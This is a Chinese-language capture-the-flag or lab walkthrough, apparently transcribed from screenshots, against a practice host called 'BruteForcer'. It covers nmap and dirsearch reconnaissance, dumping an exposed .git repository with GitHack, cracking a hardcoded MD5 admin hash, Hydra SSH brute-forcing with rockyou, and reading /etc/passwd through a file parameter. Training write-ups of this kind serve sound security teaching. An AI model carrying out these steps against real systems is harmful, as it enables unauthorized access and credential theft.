
10.17.1.9

- `ping 10.17.1.9`




```
┌──(kali💀kali)-[/usr/share/wordlists]
└─$ ping 10.17.1.9
PING 10.17.1.9 (10.17.1.9) 56(84) bytes of data.
64 bytes from 10.17.1.9: icmp_seq=1 ttl=128 time=5.66 ms
64 bytes from 10.17.1.9: icmp_seq=2 ttl=128 time=88.3 ms
64 bytes from 10.17.1.9: icmp_seq=3 ttl=128 time=3.81 ms
64 bytes from 10.17.1.9: icmp_seq=4 ttl=128 time=3.73 ms
64 bytes from 10.17.1.9: icmp_seq=5 ttl=128 time=4.19 ms
64 bytes from 10.17.1.9: icmp_seq=6 ttl=128 time=5.80 ms
^C
── 10.17.1.9 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 3.726/18.576/88.272/31.179 ms
```

- `nmap -sC -sV {ip}`

→ **nmap -sC -sV -Pn 10.17.1.9**

- 掃描版本模式與其他資料
- **Nmap done**：結束



```
┌──(kali💀kali)-[~]
└─$ nmap -sC -sV -Pn 10.17.1.9
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-17 00:32 EDT
Nmap scan report for 10.17.1.9
Host is up (0.026s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:f1:b1:84:57:5e:83:13:3f:fd:ef:ab:11:8c:0c:71 (ECDSA)
|_  256 d6:37:ef:83:84:41:29:0d:bf:61:46:5f:50:7a:dd:8c (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Hyperspace by HTML5 UP
|_http-server-header: Apache/2.4.52 (Ubuntu)
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
| http-git:
|   10.17.1.9:8080/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to na
me the...
|_    Last commit message: Delete Password! 0w0
|_http-server-header: SimpleHTTP/0.6 Python/3.10.12
|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.05 seconds
```


● dirsearch 路徑掃描(弱點掃描)

更新⟶ **sudo apt update**

安裝dirsearch⟶ **sudo apt install dirsearch**

⟶ **dirsearch -u http://10.17.1.9:80**

⟶ **python dirsearch.py -u http://10.17.1.9**




```
┌──(kali💀kali)-[~]
└─$ dirsearch -u http://10.17.1.9:80

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist siz
e: 10927

Output File: /home/kali/.dirsearch/reports/10.17.1.9-80/_23-08-17_00-33-58.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-08-17_00-33-58.log

Target: http://10.17.1.9:80/

[00:33:58] Starting:
[00:34:00] 403 -  274B  - /.ht_wsr.txt
[00:34:00] 403 -  274B  - /.htaccess.bak1
[00:34:00] 403 -  274B  - /.htaccess.orig
[00:34:00] 403 -  274B  - /.htaccess.sample
[00:34:00] 403 -  274B  - /.htaccess_extra
[00:34:00] 403 -  274B  - /.htaccessBAK
[00:34:01] 403 -  274B  - /.htaccess_sc
[00:34:01] 403 -  274B  - /.html
[00:34:01] 403 -  274B  - /.htaccessOLD
[00:34:01] 403 -  274B  - /.htaccess.save
[00:34:01] 403 -  274B  - /.htaccessOLD2
[00:34:01] 403 -  274B  - /.htpasswd_test
[00:34:01] 403 -  274B  - /.htpasswds
[00:34:01] 403 -  274B  - /.htaccess_orig
[00:34:01] 403 -  274B  - /.htm
[00:34:01] 403 -  274B  - /.httr-oauth
[00:34:02] 403 -  274B  - /.php
[00:34:05] 200 -   17KB - /LICENSE.txt
[00:34:05] 200 -    1KB - /README.txt
[00:34:15] 200 -    1KB - /assets/
[00:34:15] 301 -  307B  - /assets  ->  http://10.17.1.9/assets/
[00:34:15] 200 -    2KB - /backend/
[00:34:25] 301 -  307B  - /images  ->  http://10.17.1.9/images/
[00:34:25] 200 -    2KB - /images/
[00:34:25] 200 -    8KB - /index.html
[00:34:37] 403 -  274B  - /server-status
[00:34:37] 403 -  274B  - /server-status/
```

- ## GitHack

轉換目錄→ cd GitHack


提取Git儲存的歷史紀錄和配置信息→python GitHack.py http://10.17.1.9:80/backend/.git/



```
┌──(kali💀kali)-[~]
└─$ cd GitHack

┌──(kali💀kali)-[~/GitHack]
└─$ ls
10.17.1.9_80                      dirsearch    git_Lab       index    README.md
849b2040c8866e68daf62f8731798de5  GitHack.py   git_Lab.zip   lib

┌──(kali💀kali)-[~/GitHack]
└─$ python GitHack.py http://10.17.1.9:80/backend/.git/
[+] Download and parse index file ...
[+] admin.php
[+] index.php
[OK] admin.php
[OK] index.php
```


- ## information leak

→ 切換至10.17.1.9_80




```
┌──(kali💀kali)-[~/GitHack]
└─$ cd 10.17.1.9_80
```

輸出文件內容→ cat index.php




```
┌──(kali💀kali)-[~/GitHack/10.17.1.9_80]
└─$ cat index.php
<!DOCTYPE html>
<html>
<head>
    <title>登入頁面</title>
```



```
        $hashed_password = "eb0a191797624dd3a48fa681d3061212";

        if ($username == 'admin' && $password == $hashed_password) {
            $_SESSION['loggedin'] = true;
            header("Location: admin.php?file=/etc/hosts");
            exit;
        } else {
            $_SESSION['loggedin'] = false;
            echo '<div class = "login-container">請檢查你的帳號或密碼</div>';
        }
```

→ echo 'eb0a191797624dd3a48fa681d3061212' > admin.md5




```
┌──(kali💀kali)-[~/GitHack/10.17.1.9_80]
└─$ echo 'eb0a191797624dd3a48fa681d3061212' > admin.md5
```

- ## wordlists

安裝wordlists⟶　**sudo apt install wordlists**


解壓縮⟶　**sudo gunzip rockyou.txt.gz**



```
┌──(kali💀kali)-[~/GitHack/10.17.1.9_80]
└─$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
┌──(kali💀kali)-[/usr/share/wordlists]
└─$ hydra -l red -P {wordlist} -t 64 -I ssh://10.17.1.9
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-17 00:41:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[ERROR] File for passwords not found: {wordlist}
```

- ## hashcat

使用線上網站破解雜湊密碼　得master字串



https://md5decrypt.net/en/#answer
Home
Encrypt / Decrypt
Conversion tools
Ciphers
API
Contact
FR
EN
Paste one or several hashes (up to 100)
Encrypt
Decrypt

Md5 Decrypt & Encrypt

eb0a191797624dd3a48fa681d3061212 : master

- ## Hydra = hydra -l {user} -P {wordlist} -t 64 -I ssh://{ip}


爆破密碼⟶　hydra -l red -P /usr/share/wordlists/rockyou.txt -t 64 -I ssh://10.17.1.9



```
┌──(kali💀kali)-[/usr/share/wordlists]
└─$ hydra -l red -P /usr/share/wordlists/rockyou.txt -t 64 -I ssh://10.17.1.9
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-17 00:42:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:1434
4399), ~224132 tries per task
[DATA] attacking ssh://10.17.1.9:22/
[22][ssh] host: 10.17.1.9   login: red   password: victor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 25 final worker threads did not complete unti
l end.
[ERROR] 25 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-17 00:43:46
```

- ## 取得user名稱

登入 http://10.17.1.9/backend/




10.17.1.9/backend/

BruteForcer

帳號: admin

密碼: ••••••


修改URL，host改為passwd，顯示用戶資訊




10.17.1.9/backend/admin.php?file=/etc/hosts

登入頁面 — http://10.17.1.9/backend/
Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution — kali.org
forums.kali — forums.kali.org
YouTube — youtube.com
Facebook — facebook.com
Wikipedia — wikipedia.org
Reddit — reddit.com
Administrator Dashboard
CPU 資訊

↓



10.17.1.9/backend/admin.php?file=/etc/passwd



kali-linux-2023.2-vmware-amd64 - VMware Workstation
Administrator Dashboard — Mozilla Firefox
Disconnected
The network connection has been disconnected.
Don't show this message again

10.17.1.9/backend/admin.php?file=/etc/passwd


```
tcp        0      0 BruteForcer:ssh         10.17.1.55:58957        TIME_WAIT
tcp        0      0 BruteForcer:ssh         10.17.1.95:52586        ESTABLISHED
tcp        0      0 BruteForcer:ssh         10.17.1.55:58996        TIME_WAIT
tcp        0      0 BruteForcer:ssh         10.17.1.55:58983        TIME_WAIT
tcp        0      0 BruteForcer:ssh         10.17.1.123:55014       ESTABLISHED
tcp        0      0 BruteForcer:ssh         10.17.1.55:59057        ESTABLISHED
